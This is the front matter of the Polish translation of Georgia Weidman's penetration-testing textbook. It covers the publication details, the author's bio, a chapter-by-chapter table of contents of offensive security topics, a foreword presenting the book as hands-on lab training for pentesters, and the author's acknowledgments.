

Bezpieczny system w praktyce

*Wyzsza szkoła hackingu
i testy penetracyjne*



Georgia Weidman

Helion



Tytuł oryginału: Penetration Testing: A Hands-On Introduction to Hacking

Tłumaczenie: Grzegorz Kowalczyk

ISBN: 978-83-283-0355-3

Original edition Copyright © 2014 by Georgia Weidman.

All rights reserved.

Published by arrangement with No Starch Press, Inc.

Polish edition copyright © 2015 by Helion S.A.

All rights reserved.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiejkolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicielami.

Autor oraz Wydawnictwo HELION dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie biorą jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Autor oraz Wydawnictwo HELION nie ponoszą również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: <http://helion.pl> (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/besyha_ebook
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzje.

- [Poleć książkę na Facebook.com](#)
- [Kup w wersji papierowej](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)

Ku pamięci Jess Hilden

O autorce

Georgia Weidman jest zawodowym pentestrem i badaczem zagadnień związanych z bezpieczeństwem systemów teleinformatycznych oraz założycielem firmy konsultingowej Bulb Security. Często prezentuje swoje odczyty na konferencjach i seminariach na całym świecie, takich jak Black Hat, ShmooCon i DerbyCon; prowadzi również szkolenia poświęcone takim zagadnieniom jak testy penetracyjne, przełamywanie zabezpieczeń urządzeń mobilnych oraz projektowanie i tworzenie nowych exploitów. Jej prace i osiągnięcia w zakresie bezpieczeństwa urządzeń mobilnych były wielokrotnie prezentowane zarówno w prasie, jak i telewizji na całym świecie. Georgia otrzymała grant Cyber Fast Track, sponsorowany przez agencję DARPA (ang. *Defense Advanced Research Projects Agency* — Agencja Zaawansowanych Projektów Badawczych w Obszarze Obronności), na kontynuację prac i rozwój aplikacji w zakresie bezpieczeństwa urządzeń mobilnych.



© Tommy Phillips Photography

Spis treści

SŁOWO WSTĘPNE	17
PODZIĘKOWANIA	21
WPROWADZENIE	23
Kilka słów podziękowania	24
Kilka słów o książce	25
Część I. Podstawy	25
Część II. Przygotowania	26
Część III. Ataki	26
Część IV. Tworzenie exploitów	27
Część V. Ataki na urządzenia mobilne	28
0	
ELEMENTARZ TESTÓW PENETRACYJNYCH	29
Etapy testów penetracyjnych	30
Faza wstępna	31
Zbieranie informacji	32
Mapowanie zagrożeń	33
Wykrywanie i analiza podatności	33

Atak	33
Powłamaniowa eksploracja skompromitowanego systemu	33
Raportowanie	34
Podsumowanie	36

Część I Podstawy

I

TWORZENIE WIRTUALNEGO ŚRODOWISKA TESTOWEGO 39

Instalowanie pakietu VMware	39
Instalacja i konfiguracja systemu Kali Linux	40
Konfiguracja połączeń sieciowych maszyny wirtualnej	44
Instalowanie pakietu Nessus	48
Instalowanie dodatkowych pakietów oprogramowania	52
Instalowanie emulatorów systemu Android	54
SPF — Smartphone Pentest Framework	60
Instalacja wirtualnych celów ataku	61
Tworzenie maszyny-celu z systemem Windows XP	62
VMware Player w systemie Microsoft Windows	62
VMware Fusion w systemie Mac OS	65
Instalowanie i aktywacja systemu Windows	65
Instalowanie pakietu VMWare Tools	68
Wyłączanie zapory sieciowej systemu Windows XP	70
Ustawianie haseł dla kont użytkowników	70
Ustawianie statycznego adresu IP	71
Konfiguracja systemu Windows XP do pracy jak w domenie	73
Instalowanie oprogramowania podatnego na ataki	75
Instalowanie pakietów Immunity Debugger oraz Mona	81
Tworzenie maszyny-celu z systemem Ubuntu 8.10	82
Tworzenie maszyny-celu z systemem Windows 7	83
Tworzenie konta użytkownika	83
Wyłączanie automatycznego instalowania aktualizacji	85
Ustawianie statycznego adresu IP	85
Dodawanie kolejnego interfejsu sieciowego	87
Instalowanie dodatkowego oprogramowania	88
Podsumowanie	90

2

PRACA Z SYSTEMEM KALI LINUX 91

Wiersz poleceń systemu Linux	92
System plików w Linuksie	92
Zmiana katalogów	92

Dokumentacja poleceń — strony podręcznika man	93
Uprawnienia użytkowników	94
Dodawanie kont użytkowników	95
Dodawanie konta użytkownika do pliku sudoers	96
Przełączanie kont użytkowników i korzystanie z polecenia sudo	96
Tworzenie nowych plików i katalogów	97
Kopiowanie, przenoszenie i usuwanie plików	97
Dodawanie tekstu do pliku	98
Dodać tekst do pliku	99
Prawa dostępu do plików	99
Edytowanie plików	100
Wyszukiwanie tekstu	101
Edytowanie plików przy użyciu edytora vi	101
Przetwarzanie danych	102
Zastosowanie polecenia grep	103
Zastosowanie polecenia sed	104
Dopasowywanie wzorców za pomocą polecenia awk	104
Zarządzanie zainstalowanymi pakietami oprogramowania	105
Procesy i usługi	106
Zarządzanie połączonymi sieciowymi	106
Ustawianie statycznego adresu IP	107
Przeglądanie połączzeń sieciowych	108
Netcat — uniwersalne narzędzie do połączeń TCP/IP	108
Sprawdzanie, czy system zdalny nasłuchuje na danym porcie	109
Proces nasłuchujący polecień powłoki	110
„Wypychanie” powłoki do procesu nasłuchującego	111
Automatyzacja zadań za pomocą procesu cron	112
Podsumowanie	113
PROGRAMOWANIE	115
Skrypty powłoki bash	115
Polecenie ping	115
Prosty skrypt powłoki bash	116
Uruchamianie skryptu	117
Dodawanie nowych możliwości za pomocą polecenia if	117
Pętla for	118
Zwiększenie przejrzystości wyników działania	120
Skrypty w języku Python	123
Łączenie z wybranym portem sieciowym	124
Instrukcja if w języku Python	124
Pisanie i komplikowanie programów w języku C	125
Podsumowanie	127

PAKET METASPLOIT FRAMEWORK	129
Uruchamianie pakietu Metasploit	131
Wyszukiwanie modułów pakietu Metasploit	132
Baza modułów pakietu Metasploit	133
Wbudowane polecenie search	134
Ustawianie opcji modułu exploit	137
Opcja RHOST	138
Opcja RPORT	138
Opcja SMBPIPE	138
Opcja Exploit Target	139
Ładunki (kod powłoki)	140
Wyszukiwanie kompatybilnych ładunków	140
Przebieg testowy	141
Rodzaje powłok	142
Bind shell	142
Reverse shell	143
Ręczne wybieranie ładunku	143
Interfejs wiersza poleceń Msfcli	145
Uzyскиwanie pomocy	146
Wyświetlanie opcji	146
Ładunki	147
Tworzenie samodzielnych ładunków za pomocą narzędzia Msfvenom	148
Wybieranie ładunku	149
Ustawianie opcji	149
Wybieranie formatu ładunku	150
Dostarczanie ładunków	151
Zastosowanie modułu multi/handler	151
Zastosowanie dodatkowych modułów	153
Podsumowanie	155

Część II Przygotowania

ZBIERANIE INFORMACJI	159
OSINT — biały wywiad	160
Netcraft	160
Zapytania whois	161
Zapytania DNS	162
Poszukiwanie adresów poczty elektronicznej	165
Maltego	166

Skanowanie portów	170
Ręczne skanowanie portów	170
Skanowanie portów przy użyciu programu Nmap	172
Podsumowanie	180

6

WYSZUKIWANIE PODATNOŚCI I LUK W ZABEZPIECZENIACH 181

Od skanu z detekcją wersji do wykrycia potencjalnej luki w zabezpieczeniach	182
Nessus	182
Karta Policies — tworzenie polityki skanowania Nessusa	183
Skanowanie za pomocą Nessusa	186
Kilka słów na temat rankingu podatności i luk w zabezpieczeniach	189
Dlaczego powinieneś używać skanerów podatności?	189
Ekspортowanie wyników skanowania	190
Odkrywanie podatności i luk w zabezpieczeniach	191
NSE — Nmap Scripting Engine	191
Uruchamianie wybranego skryptu NSE	194
Moduły skanerów pakietu Metasploit	196
Sprawdzanie podatności na exploitach za pomocą polecenia check pakietu Metasploit	197
Skanowanie aplikacji internetowych	199
Pakiet Nikto	199
Ataki na pakiet XAMPP	200
Poświadczanie domyślne	201
Samodzielna analiza podatności	202
Eksploracja nietypowych portów	202
Wyszukiwanie nazw kont użytkowników	204
Podsumowanie	205

7

PRZEHWYTYWANIE RUCHU SIECIOWEGO 207

Przechwytywanie ruchu w sieci	208
Zastosowanie programu Wireshark	208
Przechwytywanie ruchu sieciowego	209
Filtrowanie ruchu sieciowego	210
Rekonstruowanie sesji TCP	211
Analiza zawartości pakietów	212
Ataki typu ARP Cache Poisoning	213
Podstawy protokołu ARP	214
Przekazywanie pakietów IP	216
Zatrutwanie tablicy ARP przy użyciu polecenia arpspoof	217
Zastosowanie zatrutowania tablic ARP do podszywania się pod domyślną bramę sieciową	219
Ataki typu DNS Cache Poisoning	220
Zatrutwanie DNS — podstawy	222
Zatrutwanie DNS przy użyciu polecenia dnsspoof	222

Ataki SSL	224
SSL — podstawy	224
Zastosowanie programu Ettercap do przeprowadzania ataków SSL MiTM	224
Ataki typu SSL Stripping	226
Zastosowanie programu SSLstrip	228
Podsumowanie	230

III **Ataki**

8

EKSPLORACJA ŚRODOWISKA CELU	233
Powracamy do luki MS08-067	234
Ładunki Metasploita	234
Meterpreter	236
Wykorzystywanie domyślnych poświadczeń logowania w dodatku WebDAV	237
Uruchamianie skryptów na atakowanym serwerze WWW	238
Kopiowanie ładunku przygotowanego za pomocą programu Msfvenom	239
Wykorzystywanie otwartej konsoli phpMyAdmin	241
Pobieranie plików za pomocą TFTP	243
Pobieranie wrażliwych plików	244
Pobieranie pliku konfiguracyjnego	244
Pobieranie pliku Windows SAM	245
Wykorzystywanie błędów przepełnienia bufora w innych aplikacjach	246
Wykorzystywanie luk w zabezpieczeniach innych aplikacji internetowych	248
Wykorzystywanie luk w zabezpieczeniach usług	250
Wykorzystywanie otwartych udziałów NFS	251
Podsumowanie	253

9

ATAKI NA HASŁA	255
Zarządzanie hasłami	255
Ataki typu online	256
Listy haseł	257
Odnajdowanie nazw kont użytkowników i haseł przy użyciu programu Hydra	261
Ataki typu offline	263
Odzyskiwanie haszy haseł systemu Windows z pliku SAM	264
Pozykiwanie zahaszowanych haseł z wykorzystaniem fizycznego dostępu do systemu	266
Algorytm LM kontra NTLM	269
Problem z haszami haseł w formacie LM	270
John the Ripper	271

Łamanie haseł systemu Linux	272
Łamanie haseł przechowywanych w plikach konfiguracyjnych	274
Tęczowe tablice	275
Usługi łamania haseł dostępne w sieci	275
Pozyskiwanie haseł z pamięci operacyjnej za pomocą programu	
Windows Credentials Editor	276
Podsumowanie	277
10	
WYKORZYSTYWANIE LUK W ZABEZPIECZENIACH	
PO STRONIE KlientA	279
Omijanie filtrowania za pomocą ładunków pakietu Metasploit	280
Ładunek AllPorts	280
Ładunki HTTP i HTTPS	282
Ataki po stronie klienta	283
Luki w zabezpieczeniach przeglądarek sieciowych	284
Exploity dla plików PDF	292
Luki w zabezpieczeniach środowiska Java	298
Moduł browser_autopwn	304
Winamp	307
Podsumowanie	309
11	
ATAKI SOCJOTECHNICZNE	311
Pakiet SET — Social-Engineer Toolkit	313
Ukierunkowane ataki phishingowe	314
Wybieranie ładunku	315
Ustawianie opcji	315
Wybieranie nazwy generowanego pliku	316
Jeden czy wielu adresatów?	316
Tworzenie szablonu wiadomości e-mail	316
Definiowanie celu ataku	317
Tworzenie procesu nasłuchującego	318
Ataki z wykorzystaniem stron internetowych	319
Masowe ataki e-mailowe	322
Ataki wielopłaszczyznowe	325
Podsumowanie	326
12	
OMIJANIE PROGRAMÓW ANTYWIRUSOWYCH	327
Trojany	328
Msfvenom	328
Jak działają aplikacje antywirusowe?	331
Microsoft Security Essentials	332

VirusTotal	333
Omijanie programów antywirusowych	334
Kodowanie	335
Niestandardowe metody kompilowania	338
Szyfrowanie plików wykonywalnych przy użyciu programu Hyperion	341
Omijanie programów antywirusowych przy użyciu pakietu Veil-Evasion	343
Ukrywanie na widoku, czyli najciemniej jest pod latarnią	347
Podsumowanie	347
I 3	
POWLAMANIOWA EKSPLORACJA SKOMPROMITOWANEGO SYSTEMU	349
Meterpreter	350
Zastosowanie polecenia upload	351
Polecenie getuid	352
Inne polecenia Meterpretera	352
Skrypty Meterpretera	353
Moduły Metasploita wspomagające powłamaniową eksplorację systemu	354
Railgun	356
Lokalne podnoszenie uprawnień użytkownika	356
Polecenie getsystem w systemie Windows	357
Moduły typu Local Escalation dla systemu Windows	358
Omijanie mechanizmu UAC w systemie Windows	359
Podnoszenie uprawnień w systemie Linux	361
Wyszukiwanie informacji w skompromitowanym systemie	366
Wyszukiwanie plików	367
Przechwytywanie naciśniętych klawiszy (keylogging)	367
Gromadzenie poświadczeń logowania	368
Polecenie net	370
Inne sposoby	371
Sprawdzanie historii poleceń powłoki bash	372
Przechodzenie na kolejne systemy	372
PsExec	373
Uwierzytelnianie za pomocą skrótów — ataki typu pass the hash	374
SSHExec	376
Tokeny personifikacji	377
Incognito	378
Moduł SMB Capture	379
Pivoting	382
Dodawanie tras za pomocą polecenia route	384
Skanery portów w pakiecie Metasploit	384
Wykorzystywanie luk w zabezpieczeniach za pośrednictwem pivota	385
Moduł Socks4a i program ProxyChains	386

Utrzymywanie dostępu do skompromitowanego systemu	388
Tworzenie nowego konta użytkownika	388
Zapewnianie dostępu za pomocą Metasploita	389
Tworzenie zadań cron w systemie Linux	391
Podsumowanie	392

I 4

TESTOWANIE APLIKACJI INTERNETOWYCH 393

Burp Proxy	394
Wstrzykiwanie kodu SQL	399
Testowanie podatności na wstrzykiwanie kodu	400
Wykorzystywanie podatności na ataki typu SQL Injection	401
Zastosowanie programu SQLMap	402
Wstrzykiwanie kodu XPath	403
Ataki typu LFI — Local File Inclusion	405
Ataki typu RFI — Remote File Inclusion	408
Wykonywanie poleceń	409
Ataki typu XSS — Cross Site Scripting	411
Sprawdzanie podatności na ataki typu reflected XSS	412
Przeprowadzanie ataków typu XSS	
za pomocą pakietu Browser Exploitation Framework (BeEF)	414
Ataki typu CSRF — Cross-Site Request Forgery	418
Skanowanie aplikacji internetowych za pomocą programu w3af	419
Podsumowanie	421

I 5

ATAKI NA SIECI BEZPRZEWODOWE 423

Przygotowania	423
Wyświetlanie listy dostępnych bezprzewodowych interfejsów sieciowych	425
Wyszukiwanie bezprzewodowych punktów dostępowych	425
Tryb monitora	426
Przechwytywanie pakietów	427
Sieci bezprzewodowe z otwartym dostępem	428
Protokół WEP	428
Słabości protokołu WEP	431
Łamanie kluczy szyfrowania WEP za pomocą pakietu Aircrack-ng	432
Protokół WPA — WiFi Protected Access	437
Protokół WPA2	438
Podłączanie klientów w sieciach WPA/WPA2 Enterprise	438
Podłączanie klientów w sieciach WPA/WPA2 Personal	439
Czteroetapowa negocjacja uwierzytelniania	439
Łamanie kluczy szyfrowania WPA/WPA2	440
Protokół WPS — WiFi Protected Setup	444
Problemy z protokołem WPS	445
Łamanie PIN-u protokołu WPS za pomocą programu Bully	445
Podsumowanie	445

IV

Tworzenie exploitów

16

PRZEPEŁNIENIE BUFORA NA STOSIE W SYSTEMIE LINUX 449

Kilka słów o pamięci	450
Przepelnienie bufora na stosie w systemie Linux	453
Program podatny na przepelnienie bufora na stosie	454
Wymuszanie awarii programu	456
Praca z debuggerem GDB	457
Wywoływanie awarii programu w debuggerze GDB	463
Kontrolowanie wskaźnika EIP	465
Przejmowanie kontroli nad działaniem programu	467
Kolejność (starszeństwo) bajtów	469
Podsumowanie	471

17

PRZEPEŁNIENIE BUFORA NA STOSIE W SYSTEMIE WINDOWS 473

Wyszukiwanie znanych podatności i luk w zabezpieczeniach serwera War-FTP	474
Wymuszanie awarii programu	476
Lokalizowanie rejestru EIP	479
Wyszukiwanie offsetu adresu powrotu za pomocą cyklicznego wzorca	480
Weryfikacja znalezionych offsetów	484
Przejmowanie kontroli nad działaniem programu	486
Uruchomienie powłoki	492
Podsumowanie	498

18

ZASTĘPOWANIE STRUKTURALNEJ OBSŁUGI WYJĄTKÓW 499

Exploity nadpisujące procedury SEH	500
Przekazywanie sterowania do procedur SEH	506
Wyszukiwanie ciągu znaków exploitu w pamięci	506
POP POP RET	511
SafeSEH	512
Zastosowanie krótkich skoków	516
Wybieranie ładunku	517
Podsumowanie	520

FUZZING, PRZENOSZENIE KODU EXPLOITÓW I TWORZENIE MODUŁÓW METASPLOITA	521
Fuzzowanie programów522
Wyszukiwanie błędów poprzez analizę kodu źródłowego522
Fuzzowanie serwera TFTP523
Próba wywołania awarii programu525
Dostosowywanie kodu publicznie dostępnych exploitów do własnych potrzeb529
Wyszukiwanie adresu powrotu532
Zamiana kodu powłoki533
Edytowanie kodu exploitu533
Tworzenie nowych modułów Metasploita535
Tworzenie podobnego modułu exploitu538
Tworzenie kodu naszego exploitu538
Techniki zapobiegania atakom543
Technika Stack Cookies543
Mechanizm ASLR — randomizacja układu przestrzeni adresowej544
Mechanizm DEP — zapobieganie wykonywaniu danych545
Obowiązkowe cyfrowe podpisywanie kodu545
Podsumowanie546

V**Ataki na urządzenia mobilne**

PAKIET SMARTPHONE PENTEST FRAMEWORK	549
Wektory ataków na urządzenia mobilne550
Wiadomości tekstowe550
Połączenia NFC551
Kody QR552
Pakiet Smartphone Pentest Framework552
Konfiguracja pakietu SPF552
Emulatory systemu Android554
Dołączanie urządzeń mobilnych555
Budowanie aplikacji SPF dla systemu Android555
Instalowanie aplikacji SPF556
Łączenie serwera SPF z aplikacją mobilną557
Ataki zdalne559
Domyślne poświadczenia logowania SSH na telefonach iPhone559
Ataki po stronie klienta561
Powłoka po stronie klienta561
Zdalna kontrola nad urządzeniami mobilnymi za pomocą mechanizmu USSD563

Złośliwe aplikacje	565
Tworzenie złośliwych agentów SPF	566
Powłamaniowa eksploracja urządzeń mobilnych	573
Zbieranie informacji	573
Zdalne sterowanie	575
Pivoting z wykorzystaniem urządzeń mobilnych	575
Podnoszenie uprawnień	582
Podsumowanie	583
MATERIAŁY DODATKOWE	585
SKOROWIDZ	591
POBIERANIE OPROGRAMOWANIA DLA ŚRODOWISKA TESTOWEGO ...	608

Słowo wstępne

GEORGIĘ WEIDMAN SPOTKAŁEM PO RAZ PIERWSZY PONAD DWA LATA TEMU NA JEDNEJ Z KONFERENCJI. BYŁEM BARDZO ZAINTRYGOWANY JEJ OSIĄGNIĘCIAMI W DZIEDZINIE BEZPIECZEŃSTWA URZĄDZEŃ MOBILNYCH I POSTANOWIŁEM bacznie śledzić jej postępy. Od tego czasu spotykałem Georgię praktycznie na każdej konferencji, w której brałem udział, i przekonalem się, że z niesłabnącą pasją i zaangażowaniem dzieli się ze społeczeństwem użytkowników swoją wiedzą, osiągnięciami, pomysłami oraz postępami w pracach nad jej flagowym pakietem Smartphone Pentest Framework.

W rzeczywistości bezpieczeństwo urządzeń mobilnych to tylko jedno z zagadnień, w których realizuje się ta niesamowita dziewczyna. Georgia zawodowo zajmuje się przeprowadzaniem testów penetracyjnych, podróżuje po całym świecie, przeprowadzając szkolenia z zakresu testów penetracyjnych, pakietu Metasploit Framework oraz bezpieczeństwa urządzeń mobilnych, i prezentuje na niezliczonych konferencjach swoje osiągnięcia i pomysły z tej dziedziny.

Georgia nie żałuje wysiłków w celu zgłębiania coraz bardziej zaawansowanych tajemnic technologii mobilnych i ciężko pracuje nad poszerzaniem swojej wiedzy w tej dziedzinie. Jakiś czas temu Georgia była uczestniczką prowadzonego przeze mnie szkolenia Exploit Development Bootcamp (które z całą pewnością nie należy do najłatwiejszych) i mogę z pełną odpowiedzialnością powiedzieć, że radziła sobie świetnie. Georgia to prawdziwy haker — zawsze chętna do dzielenia się swoją wiedzą i osiągnięciami z całą społeczeństwem użytkowników zajmujących

się sprawami bezpieczeństwa systemów teleinformatycznych — więc kiedy poprosiła mnie o napisanie kilku słów wprowadzenia do jej książki, poczułem się naprawdę wyróżniony i zaszczycony.

Pracując jako główny specjalista do spraw bezpieczeństwa informatycznego (ang. *Chief Information Security Officer* — CISO), sporzązę część mojego czasu poświęcam na sprawy związane z projektowaniem, implementowaniem i zarządzaniem różnymi programami bezpieczeństwa. Zarządzanie ryzykiem stanowi zawsze bardzo istotny element każdego takiego programu, ponieważ pozwala firmie na oszacowanie i lepsze zrozumienie swojej sytuacji w kategoriach ryzyka, zdefiniowanie priorytetów oraz zaimplementowanie rozwiązań pozwalających na zmniejszenie ryzyka do akceptowalnego poziomu w oparciu o profil działalności biznesowej, misję i wizję przyszłości oraz wymagania formalno-prawne.

Identyfikacja wszystkich krytycznych operacji biznesowych i przepływów danych wewnętrz firmy czy organizacji jest jednym z pierwszych i najważniejszych kroków w kierunku zarządzania ryzykiem. Etap ten wymaga przeprowadzenia szczegółowej inwentaryzacji wszystkich systemów infrastruktury IT (komputerów, serwerów, urządzeń sieciowych, aplikacji, interfejsów i tak dalej), które są wykorzystywane do wspierania krytycznych procesów biznesowych firmy. Realizacja takiego zadania wymaga bardzo dużej ilości czasu, a co gorsza, w trakcie inwentaryzacji bardzo łatwo przegapić bądź pominąć takie czy inne systemy, które na pierwszy rzut oka nie wydają się bezpośrednio powiązane z krytycznymi procesami biznesowymi firmy, ale mimo to są niezmiernie ważne, ponieważ od ich poprawnego działania zależy funkcjonowanie wielu innych systemów firmy. Rzetelnie przeprowadzona inwentaryzacja to niezmiernie ważny element całego procesu i znakomity punkt wyjścia do rozpoczęcia procesu szacowania ryzyka.

Jednym z celów programów bezpieczeństwa jest zidentyfikowanie elementów składowych, które są niezbędne do zachowania odpowiedniego poziomu poufności, integralności i dostępności przetwarzanych danych oraz środowiska IT firmy. Właściciele procesów biznesowych powinni być w stanie zdefiniować swoje cele, a naszym zadaniem jako specjalistów z zakresu bezpieczeństwa systemów teleinformatycznych jest zaimplementowanie odpowiednich mechanizmów i rozwiązań pozwalających na osiągnięcie tych celów.

Istnieje wiele sposobów szacowania ryzyka utraty poufności, integralności i dostępności różnych systemów działających w środowisku firmy. Jednym z nich jest przeprowadzenie zaawansowanego testu technicznego, który sprawdzi odporność środowiska informatycznego na próby skompromitowania poufności przetwarzanych danych, zniszczenia integralności systemów oraz zakłócenia ich dostępności czy to wskutek przeprowadzenia bezpośredniego ataku na takie systemy, czy też przeprowadzenia ataku na użytkowników, którzy z takich systemów korzystają.

I właśnie to jest moment, w którym na scenie pojawia się nasz specjalista w zakresie przeprowadzania testów penetracyjnych (pentester, etyczny haker czy jak tam jeszcze będziemy go chcieli nazwać). Dzięki odpowiedniemu połączeniu wiedzy o tym, jak poszczególne systemy są zaprojektowane, zbudowane i utrzymywane, z ogromnym doświadczeniem i kreatywnością pozwalającą na szybkie

wyszukiwanie sposobów obejścia czy neutralizacji wdrożonych systemów zabezpieczeń dobrą pentester jest niezastąpionym ogniwem, pozwalającym na rzetelne oszacowanie poziomu bezpieczeństwa środowiska informatycznego firmy.

Jeżeli chciałbyś na poważnie zająć się zagadnieniami związanymi z przeprowadzaniem testów penetracyjnych bądź jesteś administratorem, który chciałby poszerzyć swoją wiedzę na temat sposobów testowania bezpieczeństwa swoich systemów teleinformatycznych, to ta książka jest właśnie dla Ciebie. Dzięki niej poznasz od podstaw kolejne fazy przeprowadzania testów penetracyjnych, począwszy od zbierania podstawowych informacji o środowisku celu. W dalszych częściach książki dowiesz się, jak przełamywać zabezpieczenia urządzeń sieciowych, systemów i aplikacji oraz szacować, jakich szkód mógłby narobić złośliwy napastnik, któremu udałoby się dostać do tego miejsca.

Książka, którą trzymasz w ręku, jest naprawdę unikatowa, ponieważ nie jest to tylko i wyłącznie komplikacja opisów narzędzi i ich możliwości. Autorka książki przyjęła bardzo praktyczną konwencję, opartą na ćwiczeniach wykonywanych w środowisku testowym składającym się z szeregu maszyn wirtualnych z różnymi systemami operacyjnymi i aplikacjami podatnymi na ataki, dzięki czemu możesz razem z nią wykonywać poszczególne ćwiczenia opisywane w kolejnych rozdziałach i nabierać wprawy w używaniu różnych narzędzi.

Każdy rozdział rozpoczyna się od krótkiego wprowadzenia i zawiera szereg ćwiczeń, które pozwalają na lepsze zrozumienie tego, w jaki sposób podatności oraz luki w zabezpieczeniach systemów i aplikacji mogą być wykrywane oraz wykorzystywane. Oprócz tego w poszczególnych rozdziałach znajdziesz wiele użytecznych wskazówek i praktycznych porad od doświadczonego zawodowca, opisy sytuacji i wydarzeń z rzeczywistych testów penetracyjnych, propozycje rozwiązywania określonych problemów, metodologię postępowania oraz anegdoty z życia pentestera.

Na temat zagadnień opisywanych w każdym z rozdziałów dałoby się z pewnością napisać niejedną książkę, a mniejsza publikacja bynajmniej nie pretenduje do miana Wikipedii testów penetracyjnych. Nie zmienia to jednak w niczym faktu, że wiedza, którą zdobędziesz dzięki lekturze tej książki, nie będzie tylko powierzchowna, ale będzie dla Ciebie stanowić solidny fundament do dalszego poszerzania swojej wiedzy w tej dziedzinie. Dzięki praktycznemu podejściu do opisywanych zagadnień dowiesz się, jak używać pakietu Metasploit Framework do wykorzystania podatności i luk w zabezpieczeniach aplikacji oraz jak dzięki umiejętności wykorzystaniu pojedynczej, pozornie mało znaczącej luki w zabezpieczeniach atakowanego systemu możesz skutecznie zneutralizować szereg zaawansowanych mechanizmów obronnych zewnętrznego perimetru sieciowego, penetrować zasoby sieci lokalnej i uzyskiwać dostęp do cennych danych przetwarzanych w środowisku celu. Nauczysz się także omijania zabezpieczeń wprowadzanych przez programy antywirusowe oraz dowiesz się, jak planować i przeprowadzać skuteczne ataki socjotechniczne przy użyciu takich narzędzi jak pakiet SET (ang. *Social-Engineer Toolkit*). Na własnej skórze przekonasz się, że włamywanie się do słabo zabezpieczonych sieci bezprzewodowych naprawdę nie jest takie trudne, i dowiesz się, jak używać napisanego przez Georgię pakietu Smartphone

Pentest Framework do oszacowania ryzyka, jakie może dla firmy stanowić planowane (bądź nie) wdrożenie zasady BYOD. Każdy rozdział został zaprojektowany tak, aby pobudzać Twoją ciekawość, podsycać zainteresowanie testami penetracyjnymi i dostarczać empirycznych doświadczeń w poznawaniu sposobu myślenia profesjonalnego pentestera.

Mam nadzieję, że niniejsza książka rozpali Twoją kreatywność i wzbuď chęć poszerzania swojej wiedzy w dziedzinie przeprowadzania testów penetracyjnych, zmobilizuje Cię do ciężkiej pracy i wytrującej nauki oraz do przeprowadzania własnych doświadczeń i dzielenia się swoimi odkryciami ze społeczeństwem użytkowników zajmujących się zagadnieniami bezpieczeństwa systemów teleinformatycznych. W miarę jak na rynku pojawiają się coraz nowsze i bardziej zaawansowane technologie, środowiska komputerowe rozwijają się, a firmy i organizacje w coraz większym stopniu są uzależnione od stabilnego i bezpiecznego działania systemów informatycznych, zapotrzebowanie na doświadczonych pentesterów będzie rosło. To właśnie Ty możesz kształtować przyszłość tej społeczności i wpływać na kierunki rozwoju tej dziedziny technologii.

Życzę Ci powodzenia i wytrwałości w poznawaniu ekscytuującego świata testów penetracyjnych i mam nadzieję, że naprawdę będziesz się dobrze bawił podczas pracy z tą książką.

*Peter „corelanc0d3r” Van Eeckhoutte
założyciel Corelan Team*

Podziękowania

Składam serdeczne podziękowania dla wszystkich ludzi i organizacji wymienionych poniżej (kolejność nie ma tutaj żadnego znaczenia).

Moim rodzicom, którzy zawsze wspierali moje wysiłki i dążenia do osiągnięcia zamierzonych celów — włącznie z opłacaniem uczestnictwa w moich pierwszych konferencjach i zdobywania pierwszych certyfikatów, kiedy byłem jeszcze studentką bez złamanej grosza w kieszeni.

Całemu zespołowi prowadzącemu konkurs Cyber Defense Competition, a zwłaszcza członkom zespołu Mid-Atlantic Red Team, za ułatwienie mi podjęcia decyzji o tym, czym się będę zajmować w moim życiu.

Zespołowi konferencji ShmooCon za przyjęcie mojego pierwszego odczytu i za to, że była to pierwsza konferencja w moim życiu.

Peiterowi „Mudge” Zatko oraz wszystkim zaangażowanym w program Cyber Fast Track agencji DARPA za otrzymanie szansy na założenie swojej własnej firmy i rozpoczęcie prac nad rozbudową pakietu Smartphone Pentest Framework.

Jamesowi Siegelowi za to, że przynosi mi szczęście i zawsze dba o to, aby podczas konferencji znalazła się o czasie na podium dla lektora.

Robowi Fullerowi za to, że przyjechał do James Madison University i po zakończeniu konkursu odwiedził drużynę CCDC. To właśnie tego dnia podjęłam decyzję o tym, że chcę związać swoją karierę zawodową z bezpieczeństwem systemów informatycznych.

Johnowi Fulmerowi za pomoc w redagowaniu szczegółów technicznych dotyczących szyfrowania i kryptografii w rozdziale dotyczącym połączeń bezprzewodowych.

Rachel Russell oraz Micheal Cottingham za to, że są moimi pierwszymi przyjaciółkami, które poznalałam w tej branży.

Jasonowi i Rachel Oliverom za przeprowadzenie korekty technicznej i merytorycznej oraz za świetną prezentację na konferencjach ShmooCon i Black Hat.

Joe McCrayowi, mojemu zawodowemu „starszemu bratu”, za to, że był i jest moim mentorem oraz pomagał mi przecierać pierwsze szlaki w tym biznesie.

Leonardowi Chinowi za to, że umożliwił mi wzięcie udziału w mojej pierwszej międzynarodowej konferencji, i umocnienie mnie w przekonaniu, że dam sobie radę, prowadząc szkolenia na tej konferencji.

Brianowi Carty'emu za pomoc przy budowie i konfiguracji mojego środowiska testowego.

Tomowi Bruchowi za to, że pozwolił mi zamieszkać u siebie, kiedy nie miałam pracy, a pieniądze z grantu DARPA jeszcze nie dotarły na moje konto.

Dave'owi Kennedy'emu za przedstawienie możliwości uzyskania różnych grantów i stypendiów.

Grecsowi za pomoc w reklamowaniu szkoleń na mojej stronie internetowej.

Raphaelowi Mudge'owi za skontaktowanie mnie z organizatorami programu Cyber Fast Track w agencji DARPA oraz wielu innych programów.

